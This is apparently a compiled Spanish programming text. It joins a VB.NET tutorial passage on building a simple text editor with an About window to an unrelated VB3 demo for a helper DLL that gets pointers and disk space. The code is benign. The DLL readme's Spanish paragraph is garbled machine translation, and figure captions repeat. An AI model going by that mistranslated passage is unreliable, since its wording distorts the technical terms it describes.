A este segundo formulario, le vamos a modificar alguna de sus propiedades. Por ejemplo, la propiedad FormBorderStyle la modificaremos a **FixedSingle**, la propiedad ControlBox a **False**, la propiedad MaximizeBox a **False**, la propiedad MinimizeBox a **False** y la propiedad ShowInTaskbar a **False**.

Ahora bien, en este momento ha llegado la hora de preparar la aplicación y por tanto, de escribir el código de ésta.

Escribiendo el código de la aplicación

Veremos a continuación como es el código de nuestra aplicación, en cada una de sus partes, y que nos permitirá crear el editor de textos que estamos programando.

En primer lugar, importaremos el nombre de espacio encargado de realizar las funciones de entrada/salida de nuestra aplicación:

Form1.vb

```
Imports System.IO
```

Posteriormente, declararemos dos variables (una de ellas constante), que utilizaremos en nuestra aplicación.

Form1.vb

```
'Vble para almacenar la ruta y nombre de archivo
Dim strarchivo As String = ""
'Constante para utilizar como título de los formularios
Const strTitulo As String = "MiEditor"
```

A partir de aquí, tenemos que programar nuestra aplicación, y la primera porción de código en la que nos fijaremos, será la que corresponde con la carga del formulario principal (Form1) y con el evento que corresponde a la modificación de texto del control

TextBox.

Form1.vb

```
Private Sub Form1_Load(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles MyBase.Load
        'Cambiamos el título del formulario
        Me.Text = strTitulo
        'Deshabilitamos Menu Guardar
        MenuItem3.Enabled = False
        'Deshabilitamos Menu Guardar como
        MenuItem4.Enabled = False
        'Deshabilitamos Menu Cerrar
        MenuItem6.Enabled = False
End Sub

Private Sub TextBox1_TextChanged(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles TextBox1.TextChanged
        If strarchivo = "" Then
                'Habilitamos el Menu Guardar como al modificar el texto
                MenuItem4.Enabled = True
        Else
                'Habilitamos el Menu Guardar al modificar el texto
                MenuItem3.Enabled = True
        End If
End Sub
```

A continuación, prepararemos las funciones encargadas de leer y escribir un archivo de texto en el disco duro. Así, tendremos realizada la casi totalidad del código de nuestra aplicación.

Form1.vb

```
Private Sub Escribirarchivo()
        'Escribimos el archivo seleccionado
        Dim strArchivo As StreamWriter = File.CreateText(strarchivo)
        strArchivo.Write(TextBox1.Text)
        strArchivo.Close()
End Sub

Private Sub Leerarchivo()
        'Abrimos el archivo seleccionado y lo leemos
        Dim strArchivo As StreamReader = File.OpenText(strarchivo)
        TextBox1.Text = strArchivo.ReadToEnd
        strArchivo.Close()
End Sub
```

En este punto, deberemos preparar la gestión de todas las opciones del menú, incluida la carga del segundo formulario.

El código de toda esta parte es la que se detalla a continuación:

Form1.vb

```
Private Sub MenuItem2_Click(ByVal sender As System.Object, ByVal e As
        System.EventArgs) Handles MenuItem2.Click
    'Abrimos el cuadro de diálogo para seleccionar el archivo
    With OpenFileDialog1
        .Filter = "Archivos de texto (*.txt)|*.txt|Todos los archivos (*.*)|*.*"
        .Title = "Abrir con MiEditor"
        .DefaultExt = ".txt"
        'Si aceptamos abrir un archivo, lanzamos la orden de apertura
        If .ShowDialog() = System.Windows.Forms.DialogResult.OK Then
            strarchivo = .FileName
            Leerarchivo()
            'Habilitamos Guardar como
            MenuItem4.Enabled = True
            'Habilitamos Cerrar
            MenuItem6.Enabled = True
            'Cambiamos el título del formulario
```

```
            Me.Text = strTitulo & " - " & strarchivo
        End If
    End With
End Sub

Private Sub MenuItem3_Click(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles MenuItem3.Click
    'Menu Guardar
    Escribirarchivo()
    'Deshabilitamos Menu Guardar
    MenuItem3.Enabled = False
End Sub

Private Sub MenuItem4_Click(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles MenuItem4.Click
    'Menu Guardar como
    'Abrimos el cuadro de diálogo para seleccionar la ruta y nombre del archivo
    With SaveFileDialog1
        .Filter = "Archivos de texto (*.txt)|*.txt"
        .Title = "Guardar como con MiEditor"
        .FileName = strarchivo
        .DefaultExt = ".txt"
        'Si aceptamos abrir un archivo, lanzamos la orden de apertura
        If .ShowDialog() = System.Windows.Forms.DialogResult.OK Then
            strarchivo = .FileName
            Escribirarchivo()
            'Habilitamos Guardar como
            MenuItem4.Enabled = True
            'Habilitamos Cerrar
            MenuItem6.Enabled = True
            'Cambiamos el título del formulario
            Me.Text = strTitulo & " - " & strarchivo
        End If
    End With
End Sub

Private Sub MenuItem6_Click(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles MenuItem6.Click
    'Vaciamos el editor
    TextBox1.Text = ""
    'Ponemos a blanco el camino y nombre del archivo
    strarchivo = ""
    'Deshabilitamos Menu Guardar
    MenuItem3.Enabled = False
    'Deshabilitamos Menu Guardar como
    MenuItem4.Enabled = False
    'Deshabilitamos Menu Cerrar
    MenuItem6.Enabled = False
    'Cambiamos el título del formulario
    Me.Text = strTitulo
End Sub

Private Sub MenuItem8_Click(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles MenuItem8.Click
    'Opción para cargar el formulario de Acerca de...
    Dim MiForm As New Form2()
    MiForm.Text = strTitulo & " - Acerca de..."
    MiForm.ShowDialog(Me)
End Sub

Private Sub MenuItem9_Click(ByVal sender As System.Object, ByVal e
        As System.EventArgs) Handles MenuItem9.Click
    'Opción para Salir de la aplicación
    Close()
End Sub
```

Esta última parte, se encarga de gestionar el proceso de elección de una u otra opción en el menú, posibilitándonos las funcionalidades de leer y escribir un archivo de texto o cerrarlo.

El código completo del primer formulario es el que se detalla a continuación:

Form1.vb

```
Imports System.IO

Public Class Form1
    Inherits System.Windows.Forms.Form

    ...

    'Vble para almacenar la ruta y nombre de archivo
    Dim strarchivo As String = ""
    'Constante para utilizar como título de los formularios
    Const strTitulo As String = "MiEditor"

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MyBase.Load
        'Cambiamos el título del formulario
        Me.Text = strTitulo
        'Deshabilitamos Menu Guardar
        MenuItem3.Enabled = False
        'Deshabilitamos Menu Guardar como
        MenuItem4.Enabled = False
        'Deshabilitamos Menu Cerrar
        MenuItem6.Enabled = False
    End Sub

    Private Sub TextBox1_TextChanged(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles TextBox1.TextChanged
        If strarchivo = "" Then
            'Habilitamos el Menu Guardar como al modificar el texto
            MenuItem4.Enabled = True
        Else
            'Habilitamos el Menu Guardar al modificar el texto
            MenuItem3.Enabled = True
        End If
    End Sub

    Private Sub MenuItem2_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MenuItem2.Click
        'Abrimos el cuadro de diálogo para seleccionar el archivo
        With OpenFileDialog1
            .Filter = "Archivos de texto (*.txt)|*.txt|Todos los archivos (*.*)|*.*"
            .Title = "Abrir con MiEditor"
            .DefaultExt = ".txt"
            'Si aceptamos abrir un archivo, lanzamos la orden de apertura
            If .ShowDialog() = System.Windows.Forms.DialogResult.OK Then
                strarchivo = .FileName
                Leerarchivo()
                'Habilitamos Guardar como
                MenuItem4.Enabled = True
                'Habilitamos Cerrar
                MenuItem6.Enabled = True
                'Cambiamos el título del formulario
                Me.Text = strTitulo & " - " & strarchivo
            End If
        End With
    End Sub

    Private Sub MenuItem3_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MenuItem3.Click
        'Menu Guardar
        Escribirarchivo()
        'Deshabilitamos Menu Guardar
        MenuItem3.Enabled = False
    End Sub

    Private Sub MenuItem4_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MenuItem4.Click
        'Menu Guardar como
        'Abrimos el cuadro de diálogo para seleccionar la ruta y nombre del archivo
        With SaveFileDialog1
            .Filter = "Archivos de texto (*.txt)|*.txt"
            .Title = "Guardar como con MiEditor"
            .FileName = strarchivo
            .DefaultExt = ".txt"
            'Si aceptamos abrir un archivo, lanzamos la orden de apertura
            If .ShowDialog() = System.Windows.Forms.DialogResult.OK Then
                strarchivo = .FileName
                Escribirarchivo()
```

```
                'Habilitamos Guardar como
                MenuItem4.Enabled = True
                'Habilitamos Cerrar
                MenuItem6.Enabled = True
                'Cambiamos el título del formulario
                Me.Text = strTitulo & " - " & strarchivo
            End If
        End With
    End Sub

    Private Sub MenuItem6_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MenuItem6.Click
        'Vaciamos el editor
        TextBox1.Text = ""
        'Ponemos a blanco el camino y nombre del archivo
        strarchivo = ""
        'Deshabilitamos Menu Guardar
        MenuItem3.Enabled = False
        'Deshabilitamos Menu Guardar como
        MenuItem4.Enabled = False
        'Deshabilitamos Menu Cerrar
        MenuItem6.Enabled = False
        'Cambiamos el título del formulario
        Me.Text = strTitulo
    End Sub

    Private Sub MenuItem8_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MenuItem8.Click
        'Opción para cargar el formulario de Acerca de...
        Dim MiForm As New Form2()
        MiForm.Text = strTitulo & " - Acerca de..."
        MiForm.ShowDialog(Me)
    End Sub

    Private Sub MenuItem9_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MenuItem9.Click
        'Opción para Salir de la aplicación
        Close()
    End Sub

    Private Sub Escribirarchivo()
        'Escribimos el archivo seleccionado
        Dim strArchivo As StreamWriter = File.CreateText(strarchivo)
        strArchivo.Write(TextBox1.Text)
        strArchivo.Close()
    End Sub

    Private Sub Leerarchivo()
        'Abrimos el archivo seleccionado y lo leemos
        Dim strArchivo As StreamReader = File.OpenText(strarchivo)
        TextBox1.Text = strArchivo.ReadToEnd
        strArchivo.Close()
    End Sub
End Class
```

Pero también podemos abrir una ventana de Acerca de... la aplicación.

El código correspondiente con esta segunda ventana es el que se detalla a continuación:

Form1.vb

```
Public Class Form2
    Inherits System.Windows.Forms.Form

    ...

    Private Sub Form2_Load(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles MyBase.Load
        Label1.Text = "Cultura: " & Application.CurrentCulture.ToString
        Label2.Text = "Compañía: " & Application.CompanyName
        Label3.Text = "Producto: " & Application.ProductName
        Label4.Text = "Versión: " & Application.ProductVersion
        Label5.Text = "Ejecución desde: " & Application.ExecutablePath
```

```
    End Sub

    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e
                As System.EventArgs) Handles Button1.Click
        Close()
    End Sub
End Class
```

Ejecutando la aplicación

Ahora ya ha llegado el momento de ejecutar nuestra aplicación y probar como es el comportamiento de ésta.

Observaremos que nuestro editor en ejecución tiene el aspecto de un editor de textos de Windows que habremos utilizado en muchas ocasiones y que corresponde con el que se muestra en la **Figura 5**.




Figura 5.

La ventana Acerca de... en ejecución es la que se muestra en la **Figura 6**.





Figura 5.

Conclusión

En este artículo, hemos visto como crear un editor de textos utilizando el control TextBox y como dotarle al editor, de las capacidades de abrir y guardar archivos en el disco duro.

Adicionalmente, hemos creado una ventana típica de Acerca de..., mostrando algunas de las propiedades o características de aplicación que podemos extraer con .NET.



'BFVBHLPR.DLL
'==========

'Éste es un DLL pequeño (4,704 bytes) previsto para cualquier programador VB que tiene el deseo de usarlo. Usándolo, usted asuma 'dé amplitud a la responsabilidad. Sin embargo, yo no he experimentado cualquier problemas con eso.El DLL contiene varias 'funciones que son w útil / VB (para ventanas).Incluye a obtener punteros del 32bit para VB y el usuario definió tipos de datos, 'obteniéndole a un VB String de una cuerda terminada Null (LPSTR), pone aparte a un DWORD (bastante) en él LOWORD/HIWORD, 'combina dos enteros para forjar a un DWORD, sacar un valor de entero de un puntero del 32bit a un entero, obtenga gratuitamente, 'usó, y/o espacio total de un disco.He incluido una demostración que usted puede poner a funcionar de VB si usted tiene versión 3.0. 'El archivo incluido BAS contiene todas las declaraciones correctas para cada función disponible. Usted puede querer incluir este 'archivo en cualquier proyectos que usted utiliza el bfvbhlpr.dll adentro.Vea el código incluido (bfdlldemo.mak y bfdlldemo.frm) de la 'fuente para los ejemplos de las llamadas.BFVBHLPR.DLL - contiene a un DLL con varias funciones útiles para el uso con VBWIN. Las 'funciones incluyen a obtener punteros de 32 bits para VB y el usuario definió tipos de datos, obteniéndole a un VB String de una 'cuerda terminada Null (LPSTR), pone aparte a un DWORD (bastante) en it's LOWORD/HIWORD, combina dos enteros para forjar a 'un DWORD, más.

'This is a small DLL (4,704 bytes) provided to any VB programmer who wishes to use it. By using it, you assume full 'responsibility. However, I have not experienced any problems with it. The DLL contains several functions which are useful w/ 'VB (for windows).It includes obtaining 32bit pointers to VB and user defined data types, getting a VB String from a Null 'terminated string (LPSTR), separate a DWORD (long) into it's LOWORD / HIWORD, combine two integers to form a 'DWORD, obtain an integer value from a 32bit pointer to an integer, obtain free, used, and/or total space of a disk. I have 'included a demo that you can run from VB if you have version 3.0. The included BAS file contains all of the proper 'declarations for each available function. You may want to include this file in any projects that you utilize the bfvbhlpr.dll in. See 'the included source code (bfdlldemo.mak & bfdlldemo.frm) for examples of the calls.BFVBHLPR.DLL - contains a DLL with 'several useful functions for use with VBWIN. Functions include obtaining 32-bit pointers to VB and user defined data types, 'getting a VB String from a Null terminated string (LPSTR), separate a DWORD (long) into it's

LOWORD / HIWORD, 'combine two integers to form a DWORD, more.

'Submitted by Brian Fry, 70732,1327
'**********Copiar el contenido de abajo en un archivo llamadoBFLLDEMO.frm**********

VERSION 2.00
Begin Form framBFDLLDemo
Caption = "BF's DLL Demo"
ClientHeight = 5100
ClientLeft = 2490
ClientTop = 1665
ClientWidth = 6285
FontBold = -1 'True
FontItalic = 0 'False
FontName = "Courier New"
FontSize = 9.75
FontStrikethru = 0 'False
FontUnderline = 0 'False
Height = 5535
Left = 2415
LinkTopic = "Form1"
ScaleHeight = 5100
ScaleWidth = 6285
Top = 1305
Width = 6435
Begin Frame frmDiskSpace
Caption = "Disk Space Options"
ForeColor = &H00FF0000&
Height = 1455
Left = 4200
TabIndex = 11
Top = 2800
Width = 1995
Begin OptionButton optDiskSpace
Caption = "Free Disk Space"
Height = 225
Index = 0
Left = 100
TabIndex = 6
Top = 570
Width = 1830
End
Begin OptionButton optDiskSpace
Caption = "Used Disk Space"
Height = 225
Index = 1
Left = 105
TabIndex = 14
Top = 840
Width = 1815
End
Begin OptionButton optDiskSpace
Caption = "Total Disk Space"
Height = 225

```
Index = 2
Left = 100
TabIndex = 13
Top = 1140
Width = 1830
End
Begin CheckBox chkFloppies
Caption = "Ignore Floppies"
Height = 285
Left = 100
TabIndex = 12
Top = 240
Width = 1695
End
End
Begin TextBox txtInteger
Height = 285
Index = 1
Left = 4300
MaxLength = 6
TabIndex = 9
Text = "-32000"
Top = 915
Width = 1800
End
Begin ListBox lstDrives
FontBold = -1 'True
FontItalic = 0 'False
FontName = "Courier New"
FontSize = 9.75
FontStrikethru = 0 'False
FontUnderline = 0 'False
Height = 1230
Left = 0
TabIndex = 7
Top = 3010
Width = 3915
End
Begin TextBox txtLong
Height = 285
Left = 4300
MaxLength = 11
TabIndex = 3
Text = "100000000"
Top = 1545
Width = 1800
End
Begin TextBox txtInteger
Height = 285
Index = 0
Left = 4300
MaxLength = 6
TabIndex = 2
Text = "32000"
```

```
Top = 315
Width = 1800
End
Begin CommandButton cmdExit
Cancel = -1 'True
Caption = "E&xit"
Height = 345
Left = 1110
TabIndex = 1
Top = 4545
Width = 1800
End
Begin CommandButton cmdTest
Caption = "&Display Test Info"
Default = -1 'True
Height = 345
Left = 3480
TabIndex = 0
Top = 4545
Width = 1800
End
Begin Label lbl_LoHiInt
Caption = "Input integer #2 (hi)"
Height = 195
Index = 1
Left = 4300
TabIndex = 10
Top = 690
Width = 1800
End
Begin Label Label4
Caption = "Drive and Disk Space Listing"
ForeColor = &H00FF0000&
Height = 255
Index = 1
Left = 0
TabIndex = 8
Top = 2800
Width = 3945
End
Begin Label lblLong
Caption = "Input a Long"
Height = 195
Left = 4300
TabIndex = 5
Top = 1320
Width = 1800
End
Begin Label lbl_LoHiInt
Caption = "Input integer #1 (lo)"
Height = 195
Index = 0
Left = 4300
TabIndex = 4
```

```
Top = 90
Width = 1800
End
End
Option Explicit

Declare Sub GetTempFileName Lib "Kernel" (ByVal cDriveLetter%, ByVal lpPrefixString$, ByVal wUnique%,
ByVal lpTempFileName$)

Sub cmdExit_Click ()
form_unload (1)
End Sub

Sub cmdTest_Click ()
Dim nlo%, nhi%, lplo&, lphi&, lparam& 'Used w/ Integer Routines
Dim dword&, loword%, hiword%, lpdword& 'Used w/ DWORD (Long) Routines
Dim vb_string$ 'Used w/ Strings
Dim lp_Cstring&, lp_VBstring& 'Used w/ Strings
Dim c_string As String * 144

Cls

nlo% = CInt(txtInteger(0).Text)
lplo& = bfAddress4Any(nlo%)
nhi% = CInt(txtInteger(1).Text)
lphi& = bfAddress4Any(nhi%)

lparam& = bf2IntsToDWORD(nlo%, nhi%)

dword& = CLng(txtLong.Text)

bfDWORDto2INT dword&, loword%, hiword%

lpdword& = bfAddress4Any(dword&)

GetTempFileName 0, "STR", 0, c_string$

lp_Cstring& = bfAddress4Any(ByVal c_string$)
vb_string$ = bfVBStrFromLPSTR(lp_Cstring&)
lp_VBstring& = bfAddressVBStr(vb_string$)

Print "Integer 1 Address = " & Format$(Format$(lplo&, "##########"), "@@@@@@@@@@@")
Print "Integer 2 Address = " & Format$(Format$(lphi&, "##########"), "@@@@@@@@@@@")
Print "Long Address = " & Format$(Format$(lpdword&, "##########"), "@@@@@@@@@@@")
Print "LoWord from Long = " & Format$(Format$(loword%, "##,####"), "@@@@@@@@@@@")
Print "HiWord from Long = " & Format$(Format$(hiword%, "##,####"), "@@@@@@@@@@@")
Print "Long from 2 ints = " & Format$(Format$(lparam&, "##########"), "@@@@@@@@@@@")
Print "C String Address = " & Format$(Format$(lp_Cstring&, "##########"), "@@@@@@@@@@@")
Print "VB String Address = " & Format$(Format$(lp_VBstring&, "##########"), "@@@@@@@@@@@")
Print "C String : " & c_string$
Print "VB String: " & vb_string$
Print "VB String Length = "; Str$(Len(vb_string$))

Kill c_string$
End Sub

Sub FillDiskInfo (nSpaceType, sSpaceType)
```

```
Dim I%
Dim dskFree&

lstDrives.Clear

For I = 0 To 26
Select Case nSpaceType
Case 0
dskFree = bfFreeSpace(I)
Case 1
dskFree = bfUsedDiskSpace(I)
Case 2
dskFree = bfTotalDiskSpace(I)
End Select

If dskFree Then
If I = 0 Then
lstDrives.AddItem "Current Drive Is " & Left$(CurDir$, 2)
lstDrives.AddItem "with " & Format$(Format$(dskFree, "#,###,###"), "@@@@@@@@@@") & sSpaceType
If chkFloppies.Value = 1 Then I = 2 'ignore floppies
Else
lstDrives.AddItem "Drive " & Chr$(I + 64) & ":" & Format$(Format$(dskFree, "#,###,###"),
"@@@@@@@@@@") & sSpaceType
End If
Else
lstDrives.AddItem "Drive " & Chr$(I + 64) & ":" & " Drive Unavailable"
End If
Next

End Sub

Sub Form_Load ()
chkFloppies.Value = 1
optDiskSpace_Click (0)
End Sub

Sub form_unload (Cancel As Integer)
End
End Sub

Sub framDiskSpace_DragDrop (Source As Control, X As Single, Y As Single)

End Sub

Sub optDiskSpace_Click (Index As Integer)
Dim sCaption$

Select Case Index
Case 0 'Free
sCaption = " KB Free"
Case 1 'Used
sCaption = " KB Used"
Case 2 'Total
sCaption = " KB Total"
End Select
optDiskSpace(Index).Value = True
```

```
FillDiskInfo Index, sCaption
End Sub

Sub txtInteger_Change (Index As Integer)
Dim is_valid_int&
Static last_int%

is_valid_int = Val(txtInteger(Index).Text)
If is_valid_int < -32768 Or is_valid_int > 32767 Then
is_valid_int = last_int
MsgBox "Integer is Out of Range: Value set to " & Format$(last_int)
txtInteger(Index).Text = Format$(last_int, "0")
End If

last_int = is_valid_int
End Sub

Sub txtLong_Change ()
Dim is_val_int!
'-2,147,483,648 to 2,147,483,647
is_val_int = Val(txtLong.Text)
If is_val_int < -2147483648# Or is_val_int > 2147483647# Then
MsgBox "Long is Out of Range: Value set to 1000000000"
txtLong.Text = Format$(1000000000, "##########")
End If
End Sub
```

**********Copiar el contenido de abajo en un archivo Bfvbhlpr.bas**********

```
Option Explicit

'*****************************************************************************************************

' get 32bit pointers to vb & user defined data types

' HIGHLY recommended that you use the type safe declarations when implementing routine
```

```
'--------------------------------------------------------------------------------

Declare Function bfAddress4Any& Lib "BFVBHLPR.DLL" (lpany As Any)

' Type Safe Declares

' Strings
Declare Function bfAddress4String& Lib "BFVBHLPR.DLL" Alias "bfAddress4Any" (ByVal lpszString$)

' Integers
Declare Function bfAddress4Int& Lib "BFVBHLPR.DLL" Alias "bfAddress4Any" (ByVal lpint%)

'Longs
Declare Function bfAddress4Long& Lib "BFVBHLPR.DLL" Alias "bfAddress4Any" (ByVal lplong&)

' Type Safe Example for use with Structures (types)
' Declare Function bfAddress4RECT& Lib "BFVBHLPR.DLL" Alias "bfAddress4Any" (ByVal rc As RECT)

'--------------------------------------------------------------------------------

' GET POINTER TO VB STRING

' THIS IS THE PROPER DECLARATION: DO NOT USE ByVal w/ THIS ROUTINE
Declare Function bfAddressVBStr& Lib "BFVBHLPR.DLL" (vbStr$)

'*************************************************************************************************

' DWORD (long) to LOWORD / HIWORD

' THIS IS THE PROPER DECLARATION: DO NOT USE ByVal w/ nlo, nhi
Declare Sub bfDWORDto2INT Lib "BFVBHLPR.DLL" (ByVal alng&, nlo%, nhi%)

'*************************************************************************************************

' CONVERT 2 INTEGERS TO DWORD (long)
Declare Function bf2IntsToDWORD& Lib "BFVBHLPR.DLL" (ByVal nlo%, ByVal nhi%)

'*************************************************************************************************

' DISK SPACE ROUTINES

' NOTE: Values returned are in KB, multiply by 1024 for bytes

' For nDrv parameter: Drive 0 = Current Drive, 1 = A, 2 = B, 3 = C, etc.
Declare Function bfFreeSpace& Lib "BFVBHLPR.DLL" (ByVal nDrv%)
Declare Function bfUsedDiskSpace& Lib "BFVBHLPR.DLL" (ByVal nDrv%)
Declare Function bfTotalDiskSpace& Lib "BFVBHLPR.DLL" (ByVal nDrv%)

'*************************************************************************************************

' VB STRING ROUTINE(s) - GET VB STRING FROM C STRING (null terminated)


' Obtain a VB String from a long pointer to CString (LPSTR)
Declare Function bfVBStrFromLPSTR$ Lib "BFVBHLPR.DLL" (ByVal lpstr&)

' Obtain a VB String from a null terminated string
' NOTE: DO NOT use on VB Strings w/ embedded NULLs
```

```
Declare Function bfVBStrFromString$ Lib "BFVBHLPR.DLL" Alias "bfVBStrFromLPSTR" (ByVal lpstring$)

'*****************************************************************************************

' GET INTEGER FROM POINTER
Declare Function bfIntFromLPINT% Lib "BFVBHLPR.dll" (ByVal lpint&)

' MODIFY INTEGER VALUE USING A POINTER TO THE INTEGER
Declare Sub bfChangeIntValueLPINT Lib "BFVBHLPR.DLL" (ByVal lpint&, ByVal new_value%)
```

**********Código de archivo Bfdlldmo.mak

```
BFDLLDMO.FRM
BFVBHLPR.BAS
ProjWinSize=126,532,248,215
ProjWinShow=2
IconForm="framBFDLLDemo"
Title="BFDLLDMO"
ExeName="MYDEMO.EXE"
```